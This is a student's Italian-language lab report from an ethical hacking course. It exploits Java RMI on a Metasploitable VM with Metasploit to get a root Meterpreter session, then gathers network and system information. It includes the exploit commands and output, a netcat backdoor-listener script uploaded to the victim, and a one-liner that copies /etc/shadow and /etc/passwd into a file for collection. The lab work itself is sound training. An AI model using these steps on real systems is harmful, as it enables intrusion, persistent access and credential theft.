M4-W16D4

Progetto fine modulo

DATA

Cybersecurity Analyst

Studente:
Andrea Scarmagnani
Docente:
Federico Daidone

Cyber Security & Ethical Hacking Giorno 5 – Progetto

Traccia:
La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:
-La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
-La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
-Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro…

Imposto la macchina kali con l'indirizzo

IP 192.168.11.111

```
┌──(kali㉿kali)-[~]
└─$ sudo ifconfig eth0 down
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo ifconfig eth0 192.168.11.111

┌──(kali㉿kali)-[~]
└─$ sudo ifconfig eth0 up

┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.111  netmask 255.255.255.0  broadcast 192.168.11.255
        ether 08:00:27:13:f1:7f  txqueuelen 1000  (Ethernet)
        RX packets 11721  bytes 1427455 (1.3 MiB)
        RX errors 0  dropped 9001  overruns 0  frame 0
        TX packets 294  bytes 43386 (42.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Imposto la macchina Metasploitable con l'indirizzo IP 192.168.11.112

```
msfadmin@metasploitable:~$ sudo ifconfig eth0 down
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.11.112
msfadmin@metasploitable:~$ sudo ifconfig eth0 up
msfadmin@metasploitable:~$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 08:00:27:9d:f0:6f
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe9d:f06f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:81 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1057 (1.0 KB)  TX bytes:14671 (14.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```

Controllo che le due macchine si vedano nella rete.

Eseguo il Ping su entrambe le macchina.

kali-2023.3-test [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

1 2 3 4

File Actions Edit View Help


```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.875 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.941 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.680 ms
^C
── 192.168.11.112 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2017ms
rtt min/avg/max/mdev = 0.680/0.832/0.941/0.110 ms
```

Metasploitable-2-Test1 (Avviata prima volta) [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto


```
msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=1.26 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=1.17 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=1.03 ms

--- 192.168.11.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 1.034/1.158/1.268/0.103 ms
msfadmin@metasploitable:~$
```

Scansione fatta con Nessun vulnerabilità individuata.




Controllo anche con Nmap:

Avvio Metasploit con *msfconsole* e cerco un exploit che faccia al caso nostro.




Eseguiamo il comando (*use exploit/multi/misc/java_rmi_server*) per caricare l'exploit e iniziare la prima configurazione con (*Show options*).
Poi si deve configurare il payload, di suo è configurato per creare una sessione meterpreter.



Ora con il comando *set* andiamo a settare tutte le opzioni obbligatori.

Set rhosts impostiamo l'indirizzo della macchina remota, **vittima**
Set lhosts impostiamo l'indirizzo della macchina locale, **attaccante**
Ecco il risultato finale:



Nell'ipotesi che il payload di default non fosse quello che cercavamo, si può cercare un nuovo payload:

Con il comando (*show Payload*)

```
msf6 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_aws_instance_connect                         normal  No     Unix SSH Shell, Bind Instance Connect (via AWS API)
   1   payload/generic/custom                                             normal  No     Custom Payload
   2   payload/generic/shell_bind_aws_ssm                                 normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp                                     normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp                                  normal  No     Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact                                       normal  No     Interact with Established SSH Connection
   6   payload/java/jsp_shell_bind_tcp                                    normal  No     Java JSP Command Shell, Bind TCP Inline
   7   payload/java/jsp_shell_reverse_tcp                                 normal  No     Java JSP Command Shell, Reverse TCP Inline
   8   payload/java/meterpreter/bind_tcp                                  normal  No     Java Meterpreter, Java Bind TCP Stager
   9   payload/java/meterpreter/reverse_http                              normal  No     Java Meterpreter, Java Reverse HTTP Stager
   10  payload/java/meterpreter/reverse_https                             normal  No     Java Meterpreter, Java Reverse HTTPS Stager
   11  payload/java/meterpreter/reverse_tcp                               normal  No     Java Meterpreter, Java Reverse TCP Stager
   12  payload/java/shell/bind_tcp                                        normal  No     Command Shell, Java Bind TCP Stager
   13  payload/java/shell/reverse_tcp                                     normal  No     Command Shell, Java Reverse TCP Stager
   14  payload/java/shell_reverse_tcp                                     normal  No     Java Command Shell, Reverse TCP Inline
   15  payload/multi/meterpreter/reverse_http                             normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
   16  payload/multi/meterpreter/reverse_https                            normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
```

Una volta configurato tutto possiamo eseguire il comando *exploit* che darà inizio all'attacco
Se tutto va bene ci troveremo difronte a una schermata come questa:

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/BYyI0sW
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:50924) at 2024-02-23 15:34:19 +0100

meterpreter >
```

In pratica l'attacco ha avuto successo e il payload meterpreter è stato caricato nella macchina vittima. Questo permetterà l'esecuzione di una serie di comandi che ora andremo a vedere.

Possiamo eseguire tutti i comandi che meterpreter ci mette a disposizioni, tra tutti vedremo più avanti il comando shell. Qui sotto degli screenshot dei principali comandi:

```
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-14 05:35:33 +0200  bin
040666/rw-rw-rw-  1024     dir   2012-05-14 05:36:28 +0200  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 23:55:51 +0100  cdrom
040666/rw-rw-rw-  13480    dir   2024-02-23 13:15:54 +0100  dev
040666/rw-rw-rw-  4096     dir   2024-02-23 14:12:40 +0100  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 08:16:02 +0200  home
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:40 +0100  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-14 05:35:56 +0200  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-14 05:35:22 +0200  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 23:55:15 +0100  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 23:55:52 +0100  media
040666/rw-rw-rw-  4096     dir   2010-04-28 22:16:56 +0200  mnt
100666/rw-rw-rw-  18799    fil   2024-02-23 13:16:02 +0100  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:39 +0100  opt
040666/rw-rw-rw-  0        dir   2024-02-23 13:15:37 +0100  proc
040666/rw-rw-rw-  4096     dir   2024-02-23 13:16:02 +0100  root
040666/rw-rw-rw-  4096     dir   2012-05-14 03:54:53 +0200  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:38 +0100  srv
040666/rw-rw-rw-  0        dir   2024-02-23 13:15:38 +0100  sys
040666/rw-rw-rw-  4096     dir   2024-02-16 20:38:51 +0100  test_metasp
040666/rw-rw-rw-  4096     dir   2024-02-23 15:34:18 +0100  tmp
040666/rw-rw-rw-  4096     dir   2010-04-28 06:06:37 +0200  usr
040666/rw-rw-rw-  4096     dir   2010-03-17 15:08:23 +0100  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 18:55:41 +0200  vmlinuz
```

```
meterpreter > ps

Process List
============

 PID   Name                                              User      Path
 ---   ----                                              ----      ----
 1     /sbin/init                                        root      /sbin/init
 2     [kthreadd]                                        root      [kthreadd]
 3     [migration/0]                                     root      [migration/
 4     [ksoftirqd/0]                                     root      [ksoftirqd/
 5     [watchdog/0]                                      root      [watchdog/0
 6     [migration/1]                                     root      [migration/
 7     [ksoftirqd/1]                                     root      [ksoftirqd/
 8     [watchdog/1]                                      root      [watchdog/1
 9     [migration/2]                                     root      [migration/
 10    [ksoftirqd/2]                                     root      [ksoftirqd/
 11    [watchdog/2]                                      root      [watchdog/2
 12    [migration/3]                                     root      [migration/
 13    [ksoftirqd/3]                                     root      [ksoftirqd/
 14    [watchdog/3]                                      root      [watchdog/3
 15    [events/0]                                        root      [events/0]
 16    [events/1]                                        root      [events/1]
 17    [events/2]                                        root      [events/2]
 18    [events/3]                                        root      [events/3]
 19    [khelper]                                         root      [khelper]
```

```
meterpreter > pwd
/
```

Sysinfo:

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
```

Da ora in poi cerchiamo di raccogliere più informazioni possibili:

Ifconfig

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe9d:f06f
IPv6 Netmask : ::
```

Route:

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0

IPv6 network routes
===================

    Subnet                  Netmask  Gateway  Metric  Interface
    ------                  -------  -------  ------  ---------
    ::1                     ::       ::
    fe80::a00:27ff:fe9d:f06f  ::       ::
```

Con il comando *shell* carichiamo una vera shell quindi si possono eseguire tutti i comandi che accetta la shell.
Il comando ifconfig si presenta come in locale.

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:9d:f0:6f
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe9d:f06f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:29747 errors:0 dropped:0 overruns:0 frame:0
          TX packets:23257 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3843360 (3.6 MB)  TX bytes:9987048 (9.5 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:705 errors:0 dropped:0 overruns:0 frame:0
          TX packets:705 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:320485 (312.9 KB)  TX bytes:320485 (312.9 KB)
```

Netstat – rn

```
netstat -rn
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
192.168.11.0    0.0.0.0         255.255.255.0   U         0 0          0 eth0
```

Essendo dentro a una shell si possono eseguire i comandi come *id, pwd, whoami*.

```
id
uid=0(root) gid=0(root)
pwd
/
whoami
root
```

Nella macchina vittima ho eseguito un arp

```
arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.11.111           ether   08:00:27:13:F1:7F   C                     eth0
```

Ho eseguito nmap -sN 192.168.11.112 non metto tutto il risultato che non è lungo ma questo basta per rendere l'idea.

```
nmap -sN 192.168.11.0/24

Starting Nmap 4.53 ( http://insecure.org ) at 2024-02-23 13:41 EST
All 1714 scanned ports on 192.168.11.111 are closed
MAC Address: 08:00:27:13:F1:7F (Cadmus Computer Systems)

Interesting ports on 192.168.11.112:
Not shown: 1692 closed ports
PORT     STATE         SERVICE
21/tcp   open|filtered ftp
```

Si possono creare sessioni ssh in modo da avere un collegamento diretto alla macchina.
Oppure caricare uno script semplice, esempio:

```
while true; do
   nc -l -p 12345 #-vvv -e /bin/bash
   sleep 1  # Attendi un secondo prima di riavviare netcat
done
```

```
meterpreter > upload nc_open_while.sh
[*] Uploading  : /home/kali/nc_open_while.sh → nc_open_while.sh
[*] Uploaded -1.00 B of 131.00 B (-0.76%): /home/kali/nc_open_while.sh → nc_open_while.sh
[*] Completed  : /home/kali/nc_open_while.sh → nc_open_while.sh
```

Dopo averlo carico controllo che sia presente:

```
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-14 05:35:33 +0200  bin
040666/rw-rw-rw-  1024     dir   2012-05-14 05:36:28 +0200  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 23:55:51 +0100  cdrom
040666/rw-rw-rw-  13480    dir   2024-02-23 19:10:52 +0100  dev
040666/rw-rw-rw-  4096     dir   2024-02-23 19:24:26 +0100  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 08:16:02 +0200  home
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:40 +0100  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-14 05:35:56 +0200  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-14 05:35:22 +0200  lib
100666/rw-rw-rw-  23030    fil   2024-02-23 16:51:49 +0100  lista.txt
040666/rw-rw-rw-  16384    dir   2010-03-16 23:55:15 +0100  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 23:55:52 +0100  media
040666/rw-rw-rw-  4096     dir   2024-02-23 15:39:13 +0100  meterpreter
040666/rw-rw-rw-  4096     dir   2010-04-28 22:16:56 +0200  mnt
100666/rw-rw-rw-  131      fil   2024-02-23 20:04:03 +0100  nc_open_while.sh
100666/rw-rw-rw-  20241    fil   2024-02-23 19:24:28 +0100  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:39 +0100  opt
040666/rw-rw-rw-  0        dir   2024-02-23 19:10:43 +0100  proc
040666/rw-rw-rw-  4096     dir   2024-02-23 19:24:28 +0100  root
040666/rw-rw-rw-  4096     dir   2012-05-14 03:54:53 +0200  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:38 +0100  srv
040666/rw-rw-rw-  0        dir   2024-02-23 19:10:44 +0100  sys
040666/rw-rw-rw-  4096     dir   2024-02-16 20:38:51 +0100  test_metasploit
040666/rw-rw-rw-  4096     dir   2024-02-23 19:57:17 +0100  tmp
040666/rw-rw-rw-  4096     dir   2010-04-28 06:06:37 +0200  usr
040666/rw-rw-rw-  4096     dir   2010-03-17 15:08:23 +0100  var
```

Applico il permesso di esecuzione: chmod +x nc_open_while.sh
Avvio lo script: (./ nc_open_while.sh)
E in fine avvio una nuova connessione netcat:

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.11.112 12345

ps
ls
```

Sistemando un pò si potrebbero creare sessioni più complesse ho provato anche avviare il servizio openssh ma necessita l'installazione.

Qui sotto un esempio per accelerare la raccolta delle informazioni.

Una volta avviata la sessione meterpreter, per essere più veloci si può creare uno script per raccogliere quante più informazioni possibili e poi analizzarel con calma.

Eseguendo uno script come questo tutti i comandi andranno in esecuzione e le risposte verranno messe in un file nome di fantasia “Lista.txt” dove poi alla fine andremo a recuperarlo.


echo "******ifconfig******" > lista.txt && ifconfig >> lista.txt && echo "******Lista Shadow - /etc/shadow******" >> lista.txt && cat /etc/shadow >> lista.txt && echo "******Lista di - /etc/passwd******" >> lista.txt && cat /etc/passwd >> lista.txt && echo "******Lsita ls- LA******" >> lista.txt && ls -la >> lista.txt && echo "******ps -aux******" >> lista.txt && ps -aux >> lista.txt && echo "*****netstat -tuln*****" && netstat -tuln >> lista.txt && echo "*****route*****" && route >> lista.txt

```
echo "******ifconfig******" > lista.txt && ifconfig >> lista.txt && echo "******Lista Shadow - /etc/shadow******"
 >> lista.txt && echo "******Lsita ls- LA******" >> lista.txt && ls -la >> lista.txt && echo "******ps -aux******"
Warning: bad ps syntax, perhaps a bogus '-'? See http://procps.sf.net/faq.html
cat lista.txt
******ifconfig******
eth0      Link encap:Ethernet  HWaddr 08:00:27:9d:f0:6f
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe9d:f06f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:30064 errors:0 dropped:0 overruns:0 frame:0
          TX packets:23549 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3989478 (3.8 MB)  TX bytes:10127029 (9.6 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
